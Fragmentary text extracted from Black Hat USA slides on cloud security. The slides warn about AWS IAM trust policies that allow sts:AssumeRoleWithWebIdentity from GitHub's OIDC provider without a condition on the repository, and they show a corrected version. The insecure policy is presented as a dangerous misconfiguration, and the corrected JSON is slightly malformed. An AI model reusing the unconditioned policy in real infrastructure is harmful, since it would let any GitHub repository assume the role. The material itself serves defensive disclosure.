
VULNERABILITY DISCLOSURE




#BHUSA @BlackHatEvents

# Interlude: The Risks of `sts:AssumeRoleWithWebIdentity`


# sts:AssumeRole



# You can't sts:AssumeRole from Outside AWS



# sts:AssumeRoleWithWebIdentity



# A Dangerous Trust Policy




{


```
"Version": "2012-10-17",
"Statement": [
    {
        "Effect": "Allow",
        "Principal": {
            "Federated":
                "arn:aws:iam::123456123456:oidc-provider/token.actions.githubusercontent.com"
        },
        "Action": "sts:AssumeRoleWithWebIdentity"
    }
]
```

}

# sts:AssumeRoleWithWebIdentity



# sts:AssumeRoleWithWebIdentity



# The Condition is crucial

```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Effect": "Allow",  
            "Principal": {  
                "Federated":  
                    "arn:aws:iam::123456123456:oidc-provider/token.actions.githubusercontent.com"  
            },  
            "Action": "sts:AssumeRoleWithWebIdentity",  
            "Condition": {  
                "StringLike": {  
                    "token.actions.githubusercontent.com:sub": "repo:octo-org/octo-repo:*                }  
            }  
        }  
    ]  
}
```



**DATADOG** Security Labs

ARTICLES

CLOUD SECURITY ATLAS

RESEARCH

## No keys attached: Exploring GitHub-to-AWS keyless authentication flaws

July 27, 2023

AWS

CLOUD MISCONFIGURATION



**Christophe Tafani-Dereeper**

Cloud Security Researcher and Advocate



# Amazon Cognito

Implement secure, frictionless customer identity and access management that scales


Get started with Amazon Cognito

